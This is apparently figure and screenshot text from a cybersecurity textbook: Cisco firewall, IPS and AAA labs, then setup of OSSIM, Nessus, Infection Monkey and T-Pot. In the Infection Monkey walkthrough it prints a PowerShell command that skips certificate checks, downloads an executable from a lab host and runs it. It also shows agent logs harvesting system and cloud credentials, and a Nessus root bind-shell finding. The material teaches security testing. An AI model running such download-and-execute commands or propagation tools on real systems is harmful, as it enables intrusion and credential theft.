Service On Off Radius Port 1645

Network Configuration

Client Name Client IP

Secret ServerType Tacacs

	Client Name	Client IP	Server Type	Key	
					<input type="button" value="Add"/> <input type="button" value="Save"/> <input type="button" value="Remove"/>

User Setup

TACACS+ Server

Physical Config **Services** Desktop Programming Attributes

SERVICES

- HTTP
- DHCP
- DHCPv6
- TFTP
- DNS
- SYSLOG
- AAA**
- NTP
- EMAIL
- FTP
- IoT
- VM Management
- Radius EAP

AAA

Service On Off Radius Port 1645

Network Configuration

Client Name Client IP

Secret ServerType Radius

	Client Name	Client IP	Server Type	Key	
1	R3	10.1.1.6	Tacacs	tacacspassword	<input type="button" value="Add"/> <input type="button" value="Save"/> <input type="button" value="Remove"/>

User Setup

Username RemoteUser Password CyberOps3

Username	Password	
		<input type="button" value="Add"/> <input type="button" value="Save"/> <input type="button" value="Remove"/>

Top

PC1

Physical Config **Desktop** Programming Attributes

Email

PPPoE Dialer

Text Editor

Firewall

IPv6 Firewall



Netflow Collector


IoX IDE

TFTP Service

Telnet / SSH Client

Bluetooth





Device	Interface	IP Address	Subnet Mask	Default Gateway
HQ	Gi0/0	10.1.1.2	255.255.255.252	
	Gi0/1	192.168.1.1	255.255.255.0	
ISP	Gi0/0	10.1.1.1	255.255.255.252	
	Gi0/1	192.0.2.1	255.255.255.0	
PC 1	Fa0	192.168.1.10	255.255.255.0	192.168.1.1
Web Server	Fa0	192.0.2.10	255.255.255.0	192.0.2.1

```

Technology Package License Information for Module:'c2900'

-----
Technology      Technology-package      Technology-package
Current         Type                    Next reboot
-----
ipbase          ipbasek9                Permanent          ipbasek9
security        None                     None                None
uc              None                     None                None
data            None                     None                None


Configuration register is 0x2102

```

Technology Package License Information for Module:'c2900'

Technology	Technology-package Current	Technology-package Type	Technology-package Next reboot
ipbase	ipbasek9	Permanent	ipbasek9
security	securityk9	Evaluation	securityk9
uc	disable	None	None
data	disable	None	None

Configuration register is 0x2102



```
PC1
Physical Config Desktop Programming Attributes
Command Prompt
C:\>ping 192.0.2.10

Pinging 192.0.2.10 with 32 bytes of data:

Reply from 192.0.2.10: bytes=32 time<1ms TTL=126
Reply from 192.0.2.10: bytes=32 time=1ms TTL=126
Reply from 192.0.2.10: bytes=32 time<1ms TTL=126
Reply from 192.0.2.10: bytes=32 time<1ms TTL=126

Ping statistics for 192.0.2.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\>
```

```
HQ#show policy-map type inspect zone-pair sessions
```



```
policy exists on zp Inside-2-Outside-ZonePair
Zone-pair: Inside-2-Outside-ZonePair
```

```
Service-policy inspect : Inside-2-Outside
```


```
Class-map: Internal-Class-Map (match-all)
  Match: access-group name Internal-Traffic
  Inspect
```

```
Number of Established Sessions = 1
Established Sessions
  Session 2053856256 (192.168.1.10:1028)=>(192.0.2.10:80) tcp SIS_OPEN/TCP_ESTAB
    Created 00:00:01, Last heard 00:00:01
    Bytes sent (initiator:responder) [283:575]
Class-map: class-default (match-any)
  Match: any
  Drop (default action)
    0 packets, 0 bytes
```

**Result during a ping test between
PC 1 and the web server**



Device	Interface	IP Address	Subnet Mask	Default Gateway
HQ	Gi0/0	10.1.1.2	255.255.255.252	
	Gi0/1	192.168.1.1	255.255.255.0	
ISP	Gi0/0	10.1.1.1	255.255.255.252	
	Gi0/1	192.0.2.1	255.255.255.0	
PC 1	Fa0	192.168.1.10	255.255.255.0	192.168.1.1
Syslog Server	Fa0	192.168.1.20	255.255.255.0	192.168.1.1
Internet User	Fa0	192.0.2.10	255.255.255.0	192.0.2.1



```
Technology Package License Information for Module:'c2900'
```

```
-----
Technology      Technology-package      Technology-package
Current          Type                     Next reboot
-----
ipbase          ipbasek9                Permanent          ipbasek9
security        None                     None                None
uc              None                     None                None
data            None                     None                None
```

```
Configuration register is 0x2102
```

Technology Package License Information for Module:'c2900'

Technology	Technology-package Current	Type	Technology-package Next reboot
ipbase	ipbasek9	Permanent	ipbasek9
security	securityk9	Evaluation	securityk9
uc	disable	None	None
data	disable	None	None

Configuration register is 0x2102

HQ#show ip ips all

IPS Signature File Configuration Status

Configured Config Locations: flash:ciscoipsdir

Last signature default load time:

Last signature delta load time:

Last event action (SEAP) load time: -none-

General SEAP Config:

Global Deny Timeout: 3600 seconds

Global Overrides Status: Enabled

Global Filters Status: Enabled

IPS Syslog and SDEE Notification Status

- 1 Event notification through syslog is enabled
Event notification through SDEE is enabled

IPS Signature Status

- 2 Total Active Signatures: 1
Total Inactive Signatures: 0


IPS Packet Scanning and Interface Status

IPS Rule Configuration

- 3 IPS name ciscoipsrule
IPS fail closed is disabled
IPS deny-action ips-interface is false
Fastpath ips is enabled
Quick run mode is enabled

Interface Configuration

- 4 Interface GigabitEthernet0/1
Inbound IPS rule is not set
Outgoing IPS rule is ciscoipsrule



The screenshot shows a PC1 desktop environment with a Command Prompt window open. The window title is "Command Prompt" and it has a close button (X). The command prompt shows the following output:


```
C:\>ping 192.0.2.10

Pinging 192.0.2.10 with 32 bytes of data:


Reply from 192.0.2.10: bytes=32 time<1ms TTL=126
Reply from 192.0.2.10: bytes=32 time<1ms TTL=126
Reply from 192.0.2.10: bytes=32 time<1ms TTL=126
Reply from 192.0.2.10: bytes=32 time<1ms TTL=126

Ping statistics for 192.0.2.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



At the bottom left of the window, there is a "Top" button.




Chapter 15: Working with Cisco Security Solutions




Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	Gi0/0	10.1.1.2	255.255.255.252	
	Gi0/1	172.16.1.1	255.255.255.0	
R2	Gi0/0	10.1.1.1	255.255.255.252	
	Gi0/1	192.168.1.1	255.255.255.0	
	Gi0/2	10.1.1.5	255.255.255.252	
R3	Gi0/1	172.17.1.1	255.255.255.0	
	Gi0/2	10.1.1.6	255.255.255.252	
PC 1	Fa0	172.16.1.10	255.255.255.0	172.16.1.1
PC 2	Fa0	172.17.1.10	255.255.255.0	172.17.1.1
Syslog Server	Fa0	192.168.1.100	255.255.255.0	192.168.1.1
NTP Server	Fa0	192.168.1.200	255.255.255.0	192.168.1.1





```

R1#show ntp associations
address      ref clock      st  when    poll  reach  delay      offset      disp
*~192.168.1.200 127.127.1.1  1   10     16   17     0.00      0.00      0.12
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
R1#
R1#show ntp status
Clock is synchronized, stratum 2, reference is 192.168.1.200
nominal freq is 250.0000 Hz, actual freq is 249.9990 Hz, precision is 2**24
reference time is E3B94E01.000001F7 (14:2:41.503 UTC Thu Feb 25 2021)
clock offset is 0.00 msec, root delay is 1.00 msec
root dispersion is 13.62 msec, peer dispersion is 0.12 msec.
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is - 0.000001193 s/s system poll
interval is 4, last update was 7 sec ago.
R1#
  
```



```


10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
C   10.1.1.0/30 is directly connected, GigabitEthernet0/0
L   10.1.1.2/32 is directly connected, GigabitEthernet0/0
O   10.1.1.4/30 [110/2] via 10.1.1.1, 00:4294967276:4294967259, GigabitEthernet0/0
172.16.0.0/16 is variably subnetted, 2 subnets, 2 masks
C   172.16.1.0/24 is directly connected, GigabitEthernet0/1
L   172.16.1.1/32 is directly connected, GigabitEthernet0/1
172.17.0.0/24 is subnetted, 1 subnets
O   172.17.1.0/24 [110/3] via 10.1.1.1, 00:4294967276:4294967259, GigabitEthernet0/0
O   192.168.1.0/24 [110/2] via 10.1.1.1, 00:4294967276:4294967259, GigabitEthernet0/0

```



```


R1#show ntp status
Clock is synchronized, stratum 2, reference is 192.168.1.200
nominal freq is 250.0000 Hz, actual freq is 249.9990 Hz, precision is 2**24
reference time is E3B94FC3.000000BB (14:10:11.187 UTC Thu Feb 25 2021)
clock offset is 3.00 msec, root delay is 0.00 msec
root dispersion is 20.34 msec, peer dispersion is 0.12 msec.
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is - 0.000001193 s/s
last update was 11 sec ago.
R1#

```



Device	Interface	IP Address	Subnet Mask	Default Gateway
PC 1	Fa0	DHCP		
PC 2	Fa0	DHCP		
DHCP Server	Fa0	192.168.1.200	255.255.255.0	192.168.1.1





```
SW1#show ip dhcp snooping
```

```
Switch DHCP snooping is enabled
```

```
DHCP snooping is configured on following VLANs:
```

```
1
```

```
Insertion of option 82 is enabled
```

```
Option 82 on untrusted port is not allowed
```

```
Verification of hwaddr field is enabled
```

```
Interface Trusted Rate limit (pps)
```

```
-----
```

```
GigabitEthernet0/1 yes unlimited
```

```
GigabitEthernet0/2 yes unlimited
```

```
SW1#
```

```
SW1#show ip dhcp snooping binding
```

```
-----
```

MacAddress	IpAddress	Lease (sec)	Type	VLAN	Interface
00:60:2F:03:A8:97	192.168.1.11	86400	dhcp-snooping	1	FastEthernet0/1
00:0D:BD:24:11:DD	192.168.1.12	86400	dhcp-snooping	1	FastEthernet0/2


```
Total number of bindings: 2
SW1#
```




```
SW1#show ip arp inspection
```

```
Source Mac Validation      : Enabled
Destination Mac Validation : Enabled
IP Address Validation      : Enabled
```

Vlan	Configuration	Operation	ACL Match	Static ACL
1	Enabled	Inactive		
Vlan	ACL Logging	DHCP Logging	Probe Logging	
1	Deny	Deny	Off	
Vlan	Forwarded	Dropped	DHCP Drops	ACL Drops
1	0	0	0	0



Device	Interface	IP Address	Subnet Mask	Default Gateway
	Gi0/1	192.168.1.1	255.255.255.0	
ISP	Gi0/2	10.1.1.1	255.255.255.252	
ASA	E0/0	172.16.1.1	255.255.255.0	
	E0/1	172.17.1.1	255.255.255.0	
	E0/2	10.1.1.2	255.255.255.252	
PC 1	Fa0	DHCP		
PC 2	Fa0	192.168.1.10	255.255.255.0	192.168.1.1
Web Server	Fa0	172.17.1.10	255.255.255.0	172.17.1.1





```
ASA-1(config)#show route
Gateway of last resort is 10.1.1.1 to network 0.0.0.0
  10.0.0.0/30 is subnetted, 2 subnets
C    10.0.0.0 255.255.255.252 is directly connected, outside, Vlan2
C    10.1.1.0 255.255.255.252 is directly connected, outside, Vlan2
  172.16.0.0/24 is subnetted, 2 subnets
C    172.16.0.0 255.255.255.0 is directly connected, inside, Vlan1
C    172.16.1.0 255.255.255.0 is directly connected, inside, Vlan1
  172.17.0.0/24 is subnetted, 2 subnets
C    172.17.0.0 255.255.255.0 is directly connected, dmz, Vlan3
C    172.17.1.0 255.255.255.0 is directly connected, dmz, Vlan3
S*  0.0.0.0/0 [1/0] via 10.1.1.1
ASA-1(config)#
```




```
ASA-1#show nat
Auto NAT Policies (Section 2)
1 (inside) to (outside) source dynamic inside-network interface
   translate_hits = 0, untranslate_hits = 0
ASA-1#
```

```
ASA-1(config)#show nat
Auto NAT Policies (Section 2)
1 (inside) to (outside) source dynamic inside-network interface
   translate_hits = 16, untranslate_hits = 10
2 (dmz) to (outside) source static webserver-dmz 10.1.1.2
   translate_hits = 0, untranslate_hits = 0
```

```
ASA-1(config)#show xlate
2 in use, 2 most used
Flags: D - DNS, e - extended, I - identity, i - dynamic, r - portmap, s
- static, T - twice, N - net-to-net
ICMP PAT from inside:172.16.1.20/12 to outside:10.1.1.2/58263 flags i
idle 00:00:16, timeout 0:00:30
NAT from dmz:172.17.1.10/32 to outside:10.1.1.2/32 flags s idle
00:13:38, timeout 0:00:00
```



Chapter 16: Real-World Implementation and Best Practices




Create Virtual Machine

Name and operating system

Name:

Machine Folder:

Type: 

Version:

Memory size

4096 MB

4 MB 16384 MB

Hard disk

Do not add a virtual hard disk

Create a virtual hard disk now

Use an existing virtual hard disk file

Create Virtual Hard Disk

File location

File size

40.00 GB

4.00 MB 2.00 TB

Hard disk file type

VDI (VirtualBox Disk Image)

VHD (Virtual Hard Disk)

VMDK (Virtual Machine Disk)

HDD (Parallels Hard Disk)

QCOW (QEMU Copy-On-Write)




QED (QEMU enhanced disk)



Storage on physical hard disk


Dynamically allocated



Fixed size

Split into files of less than 2GB









```
OSSIM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

===== https://cybersecurity.att.com/ =====
==== Access the AlienVault web interface using the following URL: ====
===== https://172.16.17.230/ =====

AlienVault USM 5.8.5 - x86_64 - tty1
alienvault login: _
```

AlienVault OSSIM [alienvault - x +]

https://172.16.17.230/ossim/session/login.php

WELCOME ALIEN VAULT OSSIM

Welcome

Congratulations on choosing AlienVault as your Unified Security Management tool. Before using your AlienVault, you will need to create an administrator user account.

If you need more information about AlienVault, please visit [AlienVault.com](https://www.alienvault.com).

Administrator Account Creation



Create an account to access your AlienVault product.


** Asterisks indicate required fields*

FULL NAME *	<input type="text" value="Glen"/>
USERNAME *	<input type="text" value="admin"/>
PASSWORD *	<input type="password" value="....."/> strong
CONFIRM PASSWORD *	<input type="password" value="....."/> strong
E-MAIL *	<input type="text" value="reach.glens@gmail.com"/>
COMPANY NAME	<input type="text"/>

Share anonymous usage statistics and system information with AlienVault to help us make USM better. [Learn More](#)

[START USING ALIENVAULT](#)




ALIEN VAULT OSSIM
WELCOME ADMIN | LOGOUT

Welcome to AlienVault OSSIM

Let's Get Started

- 1 NETWORK INTERFACES
- 2 ASSET DISCOVERY
- 3 DEPLOY HIDS
- 4 LOG MANAGEMENT
- 5 JOIN OTX

[SKIP ALIENVAULT WIZARD](#)

Scan & Add Assets

In order to begin monitoring your environment we must first find the assets in your network. There are three (3) ways you can add assets to monitor: you can scan your network using network ranges, import a CSV of assets in your network, or you can add assets manually.

Add Asset Manually

Select an Asset Type ▼

+ ADD


SCAN NETWORKS

IMPORT FROM CSV

HOSTNAME	IP	TYPE	
alienvault	172.16.17.230	Linux x ▼	🗑️
Host-172-16-17-16	172.16.17.16	Windows x ▼	🗑️
Host-172-16-17-18	172.16.17.18	Network Device x ▼	🗑️
Host-172-16-17-250	172.16.17.250	Linux x ▼	🗑️
Snort	172.16.17.248	Network Device x ▼	🗑️

SHOWING 1 TO 5 OF 5 ASSETS FIRST PREVIOUS 1 NEXT LAST

[BACK](#)
NEXT


ALIEN VAULT OSSIM
WELCOME ADMIN | LOGOUT

Welcome to AlienVault OSSIM

Let's Get Started

- 1 NETWORK INTERFACES
- 2 ASSET DISCOVERY
- 3 DEPLOY HIDS
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- 5 JOIN OTX

[SKIP ALIENVAULT WIZARD](#)

Deploy HIDS to Servers

For these devices we recommend deploying HIDS in order to perform file integrity monitoring, rootkit detection and to collect event logs. For windows machines the HIDS agent will be installed locally, for Unix/Linux environments remote HIDS monitoring will be configured.

WINDOWS (1)
UNIX / LINUX (1)

Enter the domain admin account to install the HIDS agent. The username and password you provide will *not* be permanently stored, it will be used to deploy an agent to the selected assets.

Username

Password

Domain (Optional)

DEPLOY

Deploy to the following hosts:

🗑️ Local_172_16_0_0_16

[BACK](#)
NEXT

WELCOME ADMIN | LOGOUT

ALIEN VAULT OSSIM

Welcome to AlienVault OSSIM

Let's Get Started

- 1 NETWORK INTERFACES
- 2 ASSET DISCOVERY
- 3 DEPLOY HIDS
- 4 LOG MANAGEMENT
- 5 JOIN OTX

Set up Log Management

During the asset discovery scan we found 2 network devices on your network. Confirm the vendor, model, and version of the device shown. Click the "Enable" button to enable the data source plugin for each device.

ASSET	VENDOR	MODEL	VERSION
Host-172.16.17.18 (172.16.17.18)	ADD PLUGIN		
Snort (172.16.17.248)	Snort	Snort	.

ADD PLUGIN

ENABLE

SKIP ALIENVAULT WIZARD

BACK

SKIP THIS STEP

NEXT

WELCOME ADMIN | ALIENVAULT 172.16.17.230 | SETTINGS SUPPORT LOGOUT

ALIEN VAULT OSSIM

DASHBOARDS ANALYSIS ENVIRONMENT REPORTS CONFIGURATION

OVERVIEW

EXECUTIVE TICKETS SECURITY TAXONOMY VULNERABILITIES

SECURITY EVENTS: TOP 5 ALARMS

No data available yet.

SIEM: TOP 10 EVENT CATEGORIES

Category	Percentage
Alert	74%
Authentication	22%
System	-
Access	-

TOP OTX ACTIVITY IN YOUR ENVIRONMENT

Connect your OTX account to get insight into emerging threats in your environment.

CONNECT ACCOUNT

SIEM VS LOGGER EVENTS

TOP 10 HOSTS WITH MULTIPLE EVENTS


Host	Count
172.16.17.230	1
172.16.17.16	1

SIEM: EVENTS BY SENSOR/DATA SOURCE

+ KALI LINUX VMWARE IMAGES

- KALI LINUX VIRTUALBOX IMAGES

Image Name	Torrent	Version	Size
Kali Linux VirtualBox 64-Bit (OVA)	Torrent	2021.1	3.6G
Kali Linux VirtualBox 32-Bit (OVA)	Torrent	2021.1	3.2G



Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Virtual System 1	
Name	Kali-Linux-2021.1-vbox-amd64
Product	Kali Linux
Product-URL	https://www.kali.org/
Vendor	Offensive Security
Vendor-URL	https://www.offensive-security.com/
Version	Rolling (20XX.Y) x64
Description	Kali Rolling (2021.1) x64...

Machine Base Folder:

MAC Address Policy:

Additional Options: Import hard drives as VDI

Appliance is not signed

The screenshot shows the Oracle VM VirtualBox Manager interface. The 'Start' button, represented by a green arrow icon, is highlighted with a red box. The main window displays three virtual machines: 'Kali-Linux-2021.1-vbox-amd64' (Powered Off), 'Ubuntu (Fresh Installation)' (Powered Off), and 'Windows 10 (Fresh Installation)' (Powered Off). The 'Kali-Linux-2021.1-vbox-amd64' VM is selected, and its settings are shown in the 'General' tab. The 'Preview' window shows the Kali Linux logo and the text 'Kali-Linux-2021.1-vbox-amd64'.

Oracle VM VirtualBox Manager

File Machine Help

Tools

New Settings Discard Start

Kali-Linux-2021.1-vbox... Powered Off

64 Ubuntu (Fresh Installation) Powered Off

64 Windows 10 (Fresh Installation) Powered Off

General

Name: Kali-Linux-2021.1-vbox-amd64
Operating System: Debian (64-bit)

System



Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Preview

Kali-Linux-2021.1-vbox-amd64



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Complete this form

nessus Essentials

As part of the Nessus family, Nessus® Essentials (formerly Nessus Home) allows you to scan your environment (up to 16 IP addresses per scanner) with the same high-speed, in-depth assessments and agentless scanning convenience that Nessus subscribers enjoy.

Please note that Nessus Essentials does not allow you to perform compliance checks or content audits, Live Results or use the Nessus virtual appliance. If you require these additional features, please purchase a Nessus Professional subscription.

Using Nessus Essentials for education? Register for Nessus Essentials through the Tenable for Education program to get started.

Register for an Activation Code

First Name * Last Name *

Email *

Check to receive updates from Tenable

Register

Ⓢ Nessus-8.13.1-amzn2.x86_64.rpm	Amazon Linux 2	40.9 MB	Dec 16, 2020	Checksum
Ⓢ Nessus-8.13.1-amzn2.aarch64.rpm	Amazon Linux 2 (Graviton 2)	40.7 MB	Dec 16, 2020	Checksum
Ⓢ Nessus-8.13.1-debian6_amd64.deb	Debian 9, 10 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64	43.6 MB	Dec 16, 2020	Checksum
Ⓢ Nessus-8.13.1-debian6_i386.deb	Debian 9, 10 / Kali Linux 1, 2017.3 i386(32-bit)	41.5 MB	Dec 16, 2020	Checksum
Ⓢ Nessus-8.13.1-es6.x86_64.rpm	Red Hat ES 6 (64-bit) / CentOS 6 / Oracle Linux 6 (including Unbreakable Enterprise Kernel)	43.6 MB	Dec 16, 2020	Checksum



```
File Actions Edit View Help
(kali@kali) - [~]
$ cd Downloads
(kali@kali) - [~/Downloads]
$ ls -l
total 42584
-rw-r--r-- 1 kali kali 43603610 Mar  1 11:33 Nessus-8.13.1-debian6_amd64.deb
```

```
(kali@kali) - [~/Downloads]
$ sudo dpkg -i Nessus-8.13.1-debian6_amd64.deb
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for kali: █
```





Create a user account

Create a Nessus administrator user account. Use this username and password to log in to Nessus.




Username *

Password *

© 2021 Tenable™, Inc.

 Remember Me

© 2021 Tenable™, Inc.



nessus Essentials Scans Settings Admin

FOLDERS: My Scans (1), All Scans, Trash

RESOURCES: Policies

My Scans

Import New Folder **New Scan**

Search Scans 1 Scan

<input type="checkbox"/>	Name	Schedule	Last Modified	
<input type="checkbox"/>	My First Vulnerability Scan	On Demand	Today at 12:32 PM	▶

<input type="checkbox"/>	Name	Schedule	Last Modified	
<input type="checkbox"/>	My First Vulnerability Scan	On Demand	Today at 12:33 PM	▶

Hosts (1) Vulnerabilities (73) Remediations (4) Notes (1) History (1)

Filter Search Hosts 1 Host

<input type="checkbox"/>	Host	Vulnerabilities	
<input type="checkbox"/>	10.10.10.11	9 7 30 6	133

Hosts (1) Vulnerabilities (73) Remediations (4) Notes (1) History (1)

Filter Search Vulnerabilities 73 Vulnerabilities

<input type="checkbox"/>	Sev	Name	Family	Count	
<input type="checkbox"/>	CRITICAL	2 SSL (Multiple Issues)	Gain a shell remotely	3	⊙ /
<input type="checkbox"/>	CRITICAL	Bind Shell Backdoor Detection	Backdoors	1	⊙ /
<input type="checkbox"/>	CRITICAL	NFS Exported Share Information Disclosure	RPC	1	⊙ /
<input type="checkbox"/>	CRITICAL	rexecd Service Detection	Service detection	1	⊙ /
<input type="checkbox"/>	CRITICAL	Unix Operating System Unsupported Version Detection	General	1	⊙ /
<input type="checkbox"/>	CRITICAL	UnrealRcD Backdoor Detection	Backdoors	1	⊙ /
<input type="checkbox"/>	CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1	⊙ /
<input type="checkbox"/>	MIXED	5 ISC Bind (Multiple Issues)	DNS	5	⊙ /
<input type="checkbox"/>	MIXED	2 SSL (Multiple Issues)	Service detection	3	⊙ /

Hosts 1 Vulnerabilities 73 Remediations 4 Notes 1 History 1

CRITICAL Bind Shell Backdoor Detection

Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution
Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "ls" using the following request :

This produced the following truncated output (limited to 10 lines) :
.....snip.....
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
.....snip.....
```

Port **Hosts**

1524/tcp/wsk_shell	10.10.10.11
--------------------	-------------

Plugin Details

Severity: Critical
ID: 51988
Version: 1.9
Type: remote
Family: Backdoors
Published: February 15, 2011
Modified: May 10, 2019

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score: 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:UC/H:I3/H:A/H
CVSS Base Score: 10.0
CVSS Vector: CVSS2:AV:N/AC:L/Au:N/C:D1/CA:C

Monkey Island installation ended.
The server should be accessible soon via `https://<server_ip>:5000/`
To check the Island's status, run `'sudo service monkey-island status'`

Infection Monkey Island Server

https://172.16.17.17:5000/register

First time?
Let's secure your Monkey Island!

Admin

Let's go!

I want anyone to access the island

Infection Monkey Island

https://localhost:5000

Welcome to the Monkey Island Server

Congratulations! You have successfully set up the Monkey Island server. 🎉

Run Monkey
Run the Monkey with the current configuration.

Configure Monkey
Edit targets, add credentials, choose exploits and more.

Read more
Visit our homepage for more information.

What is Infection Monkey?
Infection Monkey is an open-source security tool for testing a data center's resiliency to perimeter breaches and internal server infections. The Monkey uses various methods to propagate across a data center and reports to this Monkey Island Command and Control server.

Powered by Guardicore

Infection Monkey Island

https://localhost:5000/run-monkey

1. Run Monkey

Go ahead and run the monkey! (Or *configure the monkey* to fine tune its behavior)

A Run on Monkey Island Server

OR

B Run on a machine of your choice

Go ahead and monitor the ongoing infection in the **Infection Map** view.

Infection Monkey Island

https://localhost:5000/run-monkey

1. Run Monkey

Go ahead and run the monkey! (Or *configure the monkey* to fine tune its behavior)

Run on Monkey Island Server

OR

1 Run on a machine of your choice

Choose the operating system where you want to run the monkey:

Windows (32 bit) Windows (64 bit) Linux (32 bit) Linux (64 bit)

Copy the following command to your machine and run it with Administrator or root privileges.

```
powershell [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; (New-Object System.Net.WebClient).DownloadFile('https://10.10.10.16:5000/api/monkey/download/monkey-windows-64.exe', '.\monkey.exe'); ;Start-Process -FilePath '.\monkey.exe' -ArgumentList 'm0nk3y -s 10.10.10.16:5000';
```

Go ahead and monitor the ongoing infection in the **Infection Map** view.



Powered by Guardicore




Documentation License



Infection Monkey Version: 1.9.0-257



```
C:\Windows\system32>powershell [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; (New-Object System.Net.WebClient).DownloadFile('https://10.10.10.16:5000/api/monkey/download/monkey-windows-64.exe', '.\monkey.exe'); ;Start-Process -FilePath '.\monkey.exe' -ArgumentList 'm0nk3y -s 10.10.10.16:5000';
```



```
C:\Windows\system32\monkey.exe
0000
2021-03-02 08:10:41,357 [6968:6992:DEBUG] connectionpool._make_request.437: https://10.10.10.16:5000 "POST /api/telemetry HTTP/1.1" 200 264
2021-03-02 08:10:41,372 [6968:6992:DEBUG] base_telem.send.29: Sending tunnel telemetry. Data: {"proxy": null}
2021-03-02 08:10:41,372 [6968:6992:DEBUG] connectionpool._new_conn.959: Starting new HTTPS connection (1): 10.10.10.16:5000
0000
2021-03-02 08:10:41,419 [6968:6992:DEBUG] connectionpool._make_request.437: https://10.10.10.16:5000 "POST /api/telemetry HTTP/1.1" 200 239
2021-03-02 08:10:41,419 [6968:6992:DEBUG] monkey.start.141: Starting the post-breach phase.
2021-03-02 08:10:41,419 [6968:6992:DEBUG] monkey.collect_system_info_if_configured.245: Calling system info collection
2021-03-02 08:10:42,669 [6968:6992:INFO] windows_info_collector.<module>.20: started windows info collector
2021-03-02 08:10:42,669 [6968:6992:DEBUG] windows_info_collector.get_info.43: Running Windows collector
2021-03-02 08:10:42,669 [6968:6992:DEBUG] __init__.get_network_info.79: Reading subnets
2021-03-02 08:10:42,700 [6968:6992:INFO] netstat_collector.get_netstat_info.30: Collecting netstat info
2021-03-02 08:10:42,700 [6968:6992:DEBUG] __init__.get_azure_info.97: Harvesting creds if on an Azure machine
2021-03-02 08:10:42,700 [6968:6992:INFO] azure_cred_collector.extract_stored_credentials.38: Found 0 Azure VM access configuration file
2021-03-02 08:10:42,700 [6968:6992:INFO] plugin.get_classes.36: looking for classes of type SystemInfoCollector in infection_monkey.system_info_collectors
2021-03-02 08:10:42,700 [6968:6992:DEBUG] plugin.get_classes.47: Checking if should run object AwsCollector
2021-03-02 08:10:42,700 [6968:6992:DEBUG] plugin.get_classes.51: Added AwsCollector to list
2021-03-02 08:10:42,747 [6968:3760:INFO] tunnel.run.144: Running tunnel using proxy class: HTTPConnectProxy, listening on port 30284, routing to: None:None
2021-03-02 08:10:44,716 [6968:6992:DEBUG] aws_instance.__init__.42: Failed init of AwsInstance while getting metadata: <urlopen error timed out>
2021-03-02 08:10:46,747 [6968:6992:DEBUG] aws_instance.__init__.49: Failed init of AwsInstance while getting dynamic instance data: <urlopen error timed out>
2021-03-02 08:10:46,747 [6968:6992:DEBUG] connectionpool._new_conn.225: Starting new HTTP connection (1): 169.254.169.254:80
```















elastic Search Elastic


Dashboard


Dashboards

[Click here to view T-Pot dashboard](#) + Create dashboard

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Title	Description	Tags	Actions
>T-Pot	T-Pot Dashboard		
Adbhoney	Adbhoney Dashboard		
Ciscoasa	Ciscoasa Dashboard		
CitrixHoneypot	CitrixHoneypot Dashboard		





Attacker AS/N - Top 10			Attacker Source IP - Top 10			Suricata Alert Signature - Top 10		
AS	ASN	CNT	Source IP	CNT	ID	Description	CNT	
33576	Digicel Jamaica	6	162.142.125.40	12	2402000	ET DROP Dshield Block Listed Source ...	32	
209	Qwest Communicati...	3	162.142.125.37	11	2009582	ET SCAN NMAP -sS window 1024	10	
13722	Default Route, LLC	3	162.142.125.38	6	2002752	ET POLICY Reserved Internal IP Traffic	7	
17974	PT Telekomunikasi In...	3	162.142.125.38	4	2100615	GPL POLICY SOCKS Proxy attempt	5	
3292	Tele Danmark	2	162.142.125.55	4	2403381	ET CINS Active Threat Intelligence Poo...	4	
9304	Hutchison Global Co...	2	167.248.133.37	3	2403327	ET CINS Active Threat Intelligence Poo...	3	
14061	Digital Ocean, Inc	2	180.245.60.139	3	2403328	ET CINS Active Threat Intelligence Poo...	3	
29073	Quasi Networks LTD.	2	74.120.14.55	3	2027759	ET DNS Query for .co TLD	2	
49981	WorldStream B.V.	2	178.132.7.102	2	2102465	GPL NETBIOS SMB-DS IPC\$ share acc...	2	
1241	Forthnet	1	223.16.169.91	2	2210051	SURICATA STREAM Packet with broke...	2	